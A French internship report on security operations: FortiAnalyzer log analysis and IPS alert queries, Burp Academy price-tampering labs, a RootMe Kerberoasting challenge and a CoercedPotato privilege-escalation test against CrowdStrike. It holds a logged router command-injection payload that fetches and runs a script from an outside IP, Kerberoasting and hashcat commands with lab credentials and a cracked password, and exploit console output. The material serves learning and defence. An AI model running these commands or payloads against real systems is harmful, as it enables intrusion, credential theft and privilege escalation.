


Figure 17 schéma FortiAnalyzer

Voici un schéma simplifié de FortiAnalyzer : il centralise les logs des entreprises, et permettant à l'administrateur de surveiller et d'analyser la sécurité et les performances des réseaux

3.2 Device manager

Les logs présentés proviennent des FortiGate des clients et sont connectés au FortiAnalyzer pour générer des rapports détaillés. Le FortiAnalyzer collecte et analyse ces logs pour fournir des informations cruciales sur la sécurité et les performances des réseaux des clients. Grâce à cette connexion, les administrateurs peuvent surveiller l'état des FortiGate, vérifier la dernière réception de logs, et visualiser l'utilisation des quotas de disque. Cette centralisation des données permet une gestion efficace et une réponse rapide aux incidents de sécurité.

L'image a été anonymisée pour protéger les informations sensibles des clients




Figure 18 screen device manager FortiAnalyzer

3.3 Recherche dans les Logs




Figure 19 screen logs Traffic FortiAnalyzer

Quelle est la problématique ?

J'ai plongé dans les logs pour trouver les tentatives de connexion louches et d'autres activités suspectes. L'idée est de repérer les manœuvres malveillantes qui pourraient indiquer que quelqu'un essaie de s'infiltrer ou de lancer une attaque.

Pourquoi c'est essentiel ?

Fouiller régulièrement dans les logs, c'est crucial pour garder notre réseau au top de sa sécurité. Ça nous permet de détecter les menaces et de réagir avant que ça tourne mal.

Détails :

- **Sources de Logs :** On a épluché tout un tas de sources, des logs de sécurité aux logs des firewalls, en passant par les systèmes d'exploitation et les applis. Chaque type de log nous donne un aperçu unique de ce qui se passe sur et autour de notre réseau.
- **Analyse des logs de Sécurité :** Ces logs-là capturent tout, des tentatives de connexion aux gros problèmes de sécurité, et même les alertes de notre IDS. On cherche spécialement les connexions qui échouent, les reports suspects qui se répètent et qui pourraient signaler une attaque en cours.
- **Examen des logs de Pare-feu :** Ces logs sont utiles pour bloquer les tentatives non autorisées. On regarde surtout les tentatives d'accès échoué qui se répètent, les scans de ports et les anomalies dans le trafic.
- **Logs de Systèmes d'Exploitation et d'Applications :** utiles pour bloquer les comportements suspects sur les serveurs et les postes de travail, ou dans des applications clés comme les bases de données et les serveurs web.

3.4 Configuration des Alertes

Edit Dataset

Name: .stage-ips-alert (benji)

Log Type: Intrusion Prevention

Query:

```

1 SELECT
2 srcip AS "Attacker Public IP",
3 dstip AS "Target IP",
4 dstport AS "Target Port",
5 attack AS "Attack Type",
6 severity AS "Severity",
7 COUNT(*) as "Total Attempts"
8 FROM $log
9 WHERE $filter
10 AND severity = 'critical'
11 AND action = 'dropped'
12 GROUP BY srcip, dstip, dstport, attack, severity, action
13 ORDER BY "Total Attempts" DESC

```

Buttons: Validate, Analyze Query, Format

Go Stop

Time Period: Previous 7 Days

Devices: All Devices

Attacker Public IP	Target IP	Target Port	Attack Type	Severity	Total Attempts
192.168.4.41	208.91.112.55	22000	Mariposa.Botnet	critical	12581
192.168.4.41	172.234.222.138	22000	Mariposa.Botnet	critical	3185
192.168.4.41	172.234.222.143	22000	Mariposa.Botnet	critical	3118

Buttons: OK, Cancel

Figure 20 screen Report FortiAnalyzer

Pourquoi configurer des alertes ?

On met en place des alertes pour que tout comportement suspect nous alerte directement. Ça permet de débusquer les intrus avant qu'ils ne fassent trop de dégâts.

Détails :

- **Définition des Règles :** On a mis au point des règles d'alerte précises pour réagir vite face à des comportements suspects. Par exemple, si quelqu'un rate son login une vingtaine de fois dans le mois depuis la même IP, alerte !

Blocage des Adresses IP

Si on détecte trop de connexion échoués

On bloque les IP pour stopper net les attaquants après quelques tentatives louches. C'est Un bon moyen de prévenir les attaques et de sécuriser notre réseau consiste à bloquer les adresses IP sur l'ensemble des Fortigate de nos clients.

Détails :

- **Configuration des Listes de Blocage :** On ajoute les IP suspectes à notre liste noire automatiquement après un certain nombre de tentatives échoués.
- **Critères de Blocage :** On bloque pour des raisons comme les logins ratés répétés ou des tentatives d'exploitation évidentes.
- **Durée du Blocage :** Ça peut être temporaire ou permanent, en fonction de la menace.

Résultats et Impact

Génération de Rapports : Voir Annexe 2 : Rapport Complet

stage-ips-alert

#	srcip	dstip	dstport	attack	total
1	192.168.4.41	208.91.112.55	22000	Mariposa.Botnet	12581
2	192.168.4.41	172.234.222.138	22000	Mariposa.Botnet	3185
3	192.168.4.41	172.234.222.143	22000	Mariposa.Botnet	3118
4	176.173.213.6	51.75.192.183	4500	udp_flood	749
5	192.168.10.22	85.17.31.82	443	malicious-url	282
6	192.168.10.22	85.17.31.122	443	malicious-url	150
7	185.191.127.212	192.168.1.241	80	TP-Link.Archer.AX21.Juci.stok.Command.Injection	134
8	185.191.127.212	192.168.1.242	80	TP-Link.Archer.AX21.Juci.stok.Command.Injection	133
9	185.191.127.212	192.168.1.240	80	TP-Link.Archer.AX21.Juci.stok.Command.Injection	133
10	185.191.127.212	10.10.3.25	80	TP-Link.Archer.AX21.Juci.stok.Command.Injection	133

STAGE-Malicious Webs benjamin

#	Source IP	Destination IP	URL	Category Description	Date/Time
1	192.168.4.41	172.234.222.138		Malicious Websites	2024-06-28 01:59:29+02
2	185.191.127.212	10.10.3.25	/cgi-bin/luci/stok=/locale?form=country&operation=write&country=\$(id%3E%60wget+http%3A%2F%2F103.149.28.141%2F+-O-+ +sh%60)	Malicious Websites	2024-06-28 01:59:25+02
3	192.168.4.41	208.91.112.55		Malicious Websites	2024-06-28 01:58:59+02
4	185.191.127.212	192.168.1.240	/cgi-bin/luci/stok=/locale?form=country&operation=write&country=\$(id%3E%60wget+http%3A%2F%2F103.149.28.141%2F+-O-+ +sh%60)	Malicious Websites	2024-06-28 01:58:37+02
5	192.168.4.41	172.234.222.143		Malicious Websites	2024-06-28 01:50:15+02
6	170.130.204.2	192.168.1.249		Malicious Websites	2024-06-28 01:46:00+02
7	170.130.204.58	192.168.1.249		Malicious Websites	2024-06-28 01:25:46+02




Figure 21 logs générer

4. Utilisation de Burp Suite



Introduction

J'ai utilisé Burp Académie pour accéder aux différents labs proposés par le site

Zoom sur les Vulnérabilités proposées dans les labs

Injection SQL

L'injection SQL, c'est un peu comme donner les clés de la base de données aux pirates. Ils peuvent lire, Modifier ou même s'approprier les bases de données si on ne corrige pas les vulnérabilités.

Pourquoi c'est dangereux ? C'est un des hacks les plus fréquents et les plus intrusif. Ça peut aboutir à des fuites de données massives ou des pertes financières énormes.

Cross-Site Scripting (XSS)

Avec XSS, les hackers peuvent insérer des scripts malicieux dans nos pages web. Ça peut aller jusqu'à voler des infos personnelles ou prendre le contrôle des sessions des utilisateurs.

Pourquoi c'est un gros souci ? Si cela arrive, ça peut ruiner notre réputation et la confiance des utilisateurs, parce que leurs données partent sans leur permission.

4.1 Vulnérabilités de Contrôle d'Accès



Quelle est la problématique ?

Si quelqu'un peut accéder à des privilèges qu'il ne devrait pas voir. Cela peut mener à des fuites majeures d'infos ou à des abus sérieux des systèmes.

4.2 Vulnérabilités de Logique Métier

Pourquoi c'est important ?

Ils représentent des vulnérabilités critiques qui permettent aux personnes malintentionnées de détourner les règles pour faire des actions non autorisées. Cela peut conduire à des abus de fonctionnalités, des détournements de fonds ou l'accès à des informations sensibles. Voici pourquoi elles sont particulièrement dangereuses :

1. **Pertes Financières** : Les failles de logique métier peuvent engendrer des pertes financières directes, comme la manipulation de prix ou des transactions non autorisées, entraînant des pertes significatives pour l'entreprise.
2. **Abus de Fonctionnalités** : Ils peuvent exploiter ces vulnérabilités pour accéder à des privilèges auxquelles ils ne devraient pas avoir accès, comme obtenir des produits ou des services gratuitement ou à des prix réduits

3. **Fuites d'Informations Sensibles** : En contournant les processus de validation, ils peuvent accéder à des informations confidentielles, compromettant ainsi la sécurité des données sensibles.

23 `productId=1&redir=PRODUCT&quantity=1&price=133700`




Figure 22 screen utilisation de burp




Figure 23 screen validation du lab Burp

Faillles de Logique de Haut Niveau

- **Exemple** : J'ai identifié des bugs dans les processus de transaction financière permettant de contourner les contrôles de sécurité et de réaliser des transactions frauduleuses. Par exemple, dans un labs de Burp j'ai pu modifier le prix d'un article directement via le client, comme dans le cas de l'achat de la veste en cuir "l33t" à un prix réduit de 10 \$ au lieu de 1337 \$.
- 2. **Contrôles de Sécurité Incohérents**
 - **Exemple** : Des incohérences dans les contrôles de sécurité applicables aux formulaires de soumission ont été observées. Certaines validations étaient effectuées côté client, permettant aux utilisateurs de soumettre des données non vérifiées ou modifiées, comme des montants incorrects ou des informations d'utilisateur falsifiées.
- 3. **Erreurs de Gestion des Flux de Travail**
 - **Exemple** : Des lacunes dans la gestion des processus ont été identifiées, où des étapes critiques de vérification étaient contournées. Par exemple, des workflows de validation de commande permettaient aux utilisateurs de finaliser des achats sans passer par des contrôles d'authentification nécessaires, ouvrant la porte à des achats non autorisés.

Études de Cas et Exemples Pratiques

- **Étude de Cas : Achat d'une Veste en Cuir à Prix Réduit**
 - Dans un laboratoire de sécurité, j'ai démontré comment une faille de logique métier permettait de modifier le prix d'un produit avant la soumission de la commande. En interceptant et en modifiant les requêtes côté client, j'ai pu acheter une veste en cuir normalement à 1337 \$ pour seulement 10 \$.
- **Contrôle Inadéquat des Coupons**
 - Dans un autre cas, j'ai découvert que les validations des coupons de réduction étaient effectuées côté client. En utilisant un proxy pour modifier les données envoyées, j'ai pu appliquer des réductions non autorisées, exploitant une faille de logique dans le traitement des coupons.

Solutions et Préventions

1. **Validation Côté Serveur**
 - Toujours valider les entrées de l'utilisateur côté serveur pour éviter que des données manipulées côté client ne compromettent les processus internes.
2. **Revue des Processus Métier**
 - Effectuer des audits réguliers des processus métier pour identifier et corriger les failles potentielles. Assurer que chaque étape critique dans un workflow est correctement sécurisée.

3. Tests de Pénétration

- Réaliser des tests de pénétration focalisés sur la logique métier pour détecter des vulnérabilités que les contrôles traditionnels pourraient manquer.

Formation et Sensibilisation

- Former les développeurs et les équipes de sécurité sur les meilleures pratiques pour éviter les failles de logique métier. Encourager une culture de sécurité où chaque membre de l'équipe comprend l'importance de ces vulnérabilités.

4.3 Détection des Comptes Kerberoastables avec GetUserSPNs

Dans le cadre de mon stage chez CYKLAD, j'ai eu l'opportunité de réaliser une tâche de sécurité sur la plateforme RootMe. L'objectif était de détecter les comptes vulnérables aux attaques Kerberoasting en utilisant l'outil GetUserSPNs sous Linux.

Détails de l'Exécution

Pour commencer, nous avons utilisé la commande suivante pour récupérer les comptes de l'administrateur

```
[Jan 17, 2023 - 11:37:14 (CET)] exegol-Pentest /workspace # ping ctf03.root-me.org
PING ctf03.root-me.org (212.129.29.185) 56(84) bytes of data.
64 bytes from ctf03.root-me.org (212.129.29.185): icmp_seq=1 ttl=117 time=18.5 ms
64 bytes from ctf03.root-me.org (212.129.29.185): icmp_seq=2 ttl=117 time=20.2 ms
^C
--- ctf03.root-me.org ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 18.525/19.340/20.155/0.815 ms
[Jan 17, 2023 - 11:37:29 (CET)] exegol-Pentest /workspace # GetUserSPNs.py -dc-host 'DC-KERBEROAST.ROOTME.local' -dc-ip 212.129.29.185 'ROOTME.local/pentest:Pent3st123!'
Impacket v0.10.1.dev1+20221126.211256.6b9a5269 - Copyright 2022 SecureAuth Corporation
```

ServicePrincipalName	Name	MemberOf	PasswordLastSet	LastLogon	Delegation
HTTP/DESKTOP-4BURJOGY.root-me.local	p.mccormick	CN=Domain Admins,CN=Users,DC=ROOTME,DC=local	2022-08-18 23:21:22.189048	<never>	
HTTP/SRV-PROD-528.root-me.local	w.mcclure		2022-08-18 23:21:37.954315	<never>	
HTTP/SRV-DEV-834.root-me.local	qsoto		2022-08-18 23:21:38.001087	<never>	
HTTP/SRV-PROD-126.root-me.local	a.logan		2022-08-18 23:21:38.096963	<never>	
HTTP/SRV-PROD-179.root-me.local	albertine.daniels		2022-08-18 23:21:38.454872	<never>	
HTTP/DESKTOP-07Q83JWJ.root-me.local	contrell.curry		2022-08-18 23:21:39.236251	<never>	
HTTP/DESKTOP-K8JBRT46.root-me.local	kmorrow		2022-08-18 23:21:39.779916	<never>	
HTTP/DESKTOP-09J8ZC0U.root-me.local	e.solis		2022-08-18 23:21:40.657530	<never>	

Figure 24 Capture d'écran de la commande sur Ubuntu pour les utilisateurs SPN

Nous avons remarqué plusieurs utilisateurs avec des SPNs, mais l'utilisateur **p.mccormick** était particulièrement intéressant car il fait partie du groupe **Domain Admins**.

Détails des Commandes et Étapes

1. **Première Commande** : Nous avons d'abord utilisé `GetUserSPNs.py` pour identifier les comptes avec des SPNs.
2. **Commande Spécifique à l'Utilisateur** : Ensuite, nous avons précisé l'utilisateur `p.mccormick` dans notre requête pour obtenir un ticket TGS (Ticket Granting Service) :

```
[Jan 17, 2023 - 11:37:52 (CET)] exegol-Pentest /workspace # GetUserSPNs.py -dc-host 'DC-KERBEROAST.ROOTME.local' -dc-ip 212.129.29.185 'ROOTME.local/pentest:Pent3st123!' -request-user p.mccormick
Impacket v0.10.1.dev1+20221126.211256.6b9a5269 - Copyright 2022 SecureAuth Corporation
```

ServicePrincipalName	Name	MemberOf	PasswordLastSet	LastLogon	Delegation
HTTP/DESKTOP-4BURJOGY.root-me.local	p.mccormick	CN=Domain Admins,CN=Users,DC=ROOTME,DC=local	2022-08-18 23:21:22.189048	<never>	

```
[.] CCache file is not found. Skipping...
[.] Kerberos SessionError: KRB_AP_ERR_SKEW(clock skew too great)
```

Figure 25 Commande Ubuntu

3. **Correction de l'Erreur de Temps** : Pour résoudre cela, nous avons aligné l'heure locale avec celle du contrôleur de domaine en utilisant `faketime` :

```
Sh
Copier le code
Faketime '2024-06-26 14:02:34' zsh
```

4. **Récupération du Hash et Déchiffrement** : Après avoir aligné l'heure, nous avons relancé la commande et obtenu un hash. Nous avons ensuite utilisé `hashcat` pour casser le hash avec la wordlist `rockyou.txt` :

```
Sh
Copier le code
Hashcat -m 13100 -a 0 hash.txt rockyou.txt -force
```

4.4 Conclusion et Résultat

En appliquant ces techniques, j'ai pu valider le challenge et extraire le flag sous la forme `username:password`. (`p.mccormick:w@terf@11`) Cette expérience m'a permis de comprendre les mécanismes de détection des comptes vulnérables aux attaques Kerberoasting et de renforcer mes compétences en sécurité informatique.

5. CoercedPotato Windows

Pendant mon stage, j'ai pu effectuer un test sur une méthode d'attaque d'élévation de privilège afin de vérifier si l'EDR permettait la protection contre cette attaque.

Le SSTIC est une conférence de cybersécurité qui a eu lieu pendant mon stage. Une méthode d'élévation de privilège y a été présentée.



Figure 26 SSTIC




Figure 27 présentation CoercedPotato Windows

Objectifs du Test

1. Évaluer l'efficacité de l'outil CoercedPotato pour élever les privilèges sous Windows.
2. Tester la détection et la réponse de CrowdStrike aux activités de CoercedPotato.
3. Comprendre les mécanismes d'authentification et de token sous Windows utilisés par CoercedPotato.

5.1 Résumé de la présentation

La présentation présente CoercedPotato, un nouvel outil exploitant des concepts connus pour élever les privilèges sous Windows. CoercedPotato combine les techniques des "Potatoes" avec des fonctions RPC vulnérables pour obtenir des droits NT AUTHORITY\SYSTEM.

5.2 Introduction

Les exploits "Potatoes" permettent d'élever des privilèges en passant d'un compte de service à NT AUTHORITY\SYSTEM. CoercedPotato utilise les privilèges SeAssignPrimaryToken et SeImpersonatePrivilege.

Les privilèges **SeImpersonatePrivilege** et **SeAssignPrimaryToken** permettent de démarrer des processus au nom d'un autre utilisateur. Ces privilèges sont critiques pour les techniques "Potatoes" et permettent d'obtenir des droits SYSTEM.

Les access tokens sont des objets décrivant le contexte de sécurité d'un processus ou d'un thread. CoercedPotato utilise DuplicateTokenEx pour convertir des impersonation tokens en primary tokens et ainsi créer des processus avec des privilèges SYSTEM.

« Named Pipe »

CoercedPotato utilise les "Named Pipes" pour forcer l'authentification du compte SYSTEM sur un serveur pipe contrôlé par l'attaquant. La fonction ImpersonateNamedPipeClient permet de s'approprier le contexte de sécurité du client.

L'outil Coercer de P0dalirius montre qu'il existe de nombreuses fonctions RPC exploitables pour forcer une authentification. CoercedPotato combine ces techniques pour élever les privilèges localement.

(C++)

CoercedPotato utilise C++ pour créer un serveur pipe, forcer l'authentification et démarrer un processus avec des privilèges SYSTEM. Les étapes clés incluent la création du serveur pipe, la coercition de l'authentification et l'appel des fonctions RPC vulnérables.

```
PS D:\> .\precompiled\CoercedPotato.exe --command cmd.exe

CoercedPotato
@Hack0ura @Prepouce

[+] RUNNING ALL KNOWN EXPLOITS.
[PIPESERVER] Creating a thread launching a server pipe listening on Named Pipe \\.\pipe\coerced\pipe\spoolss.
[PIPESERVER] Named pipe '\\.\pipe\coerced\pipe\spoolss' listening...

[MS-RPRN] [*] Attempting MS-RPRN functions...

[MS-RPRN] Starting RPC functions fuzzing...
[MS-RPRN] [*] Invoking RpcRemoteFindFirstPrinterChangeNotificationEx with target path: \\127.0.0.1\pipe/coerced
[MS-RPRN] [*] Error code returned : 1722
-> [-] Exploit failed, unknown error, trying another function...
[MS-RPRN] [*] Invoking RpcRemoteFindFirstPrinterChangeNotification with target path: \\127.0.0.1\pipe/coerced
[MS-RPRN] [*] Error code returned : 1722
-> [-] Exploit failed, unknown error, trying another function...
[MS-RPRN] None of MS-RPRN worked...
```

Figure 28 correctodPotato cmd

5.3 Tests Effectués

1. Test de Création de Serveur Pipe

- Description : Création d'un serveur pipe en attente d'une connexion du compte SYSTEM.
- Résultat : Le serveur pipe a été créé avec succès, et une connexion du compte SYSTEM a été établie.
- Commentaire : CrowdStrike a détecté l'activité de création du pipe, mais n'a pas bloqué la connexion.

2. Test de Coercition d'Authentification

- Description : Utilisation de la fonction RPC vulnérable EfsRpcOpenFileRaw pour forcer l'authentification du compte SYSTEM sur le serveur pipe.
- Résultat : L'authentification a été forcée avec succès, permettant d'obtenir un impersonation token du compte SYSTEM.
- Commentaire : CrowdStrike a généré une alerte pour l'activité RPC suspecte, mais n'a pas bloqué l'exploitation.

3. Test de Création de Processus avec Privilèges SYSTEM

- Description : Utilisation du token obtenu pour créer un processus cmd.exe avec des privilèges SYSTEM.
- Résultat : Le processus cmd.exe a été démarré avec succès avec les privilèges SYSTEM.
- Commentaire : CrowdStrike a détecté l'élévation des privilèges et a bloqué le processus cmd.exe.

Analyse des Résultats

5.4 Description de CrowdStrike

CrowdStrike, c'est l'antivirus et la protection qu'on utilise chez Cyklad pour surveiller tout ce qui se passe sur tous les postes de leurs client il propose aussi de gérer les alertes .

Fonctionnalités principales de CrowdStrike

Surveillance en Temps Réel :

CrowdStrike surveille en continu tout ce qui se passe sur les postes. Il repère direct les comportements suspects et les anomalies. Grâce à ça, on peut détecter et réagir vite aux menaces avant qu'elles ne causent des problèmes.

Alertes Automatisées :

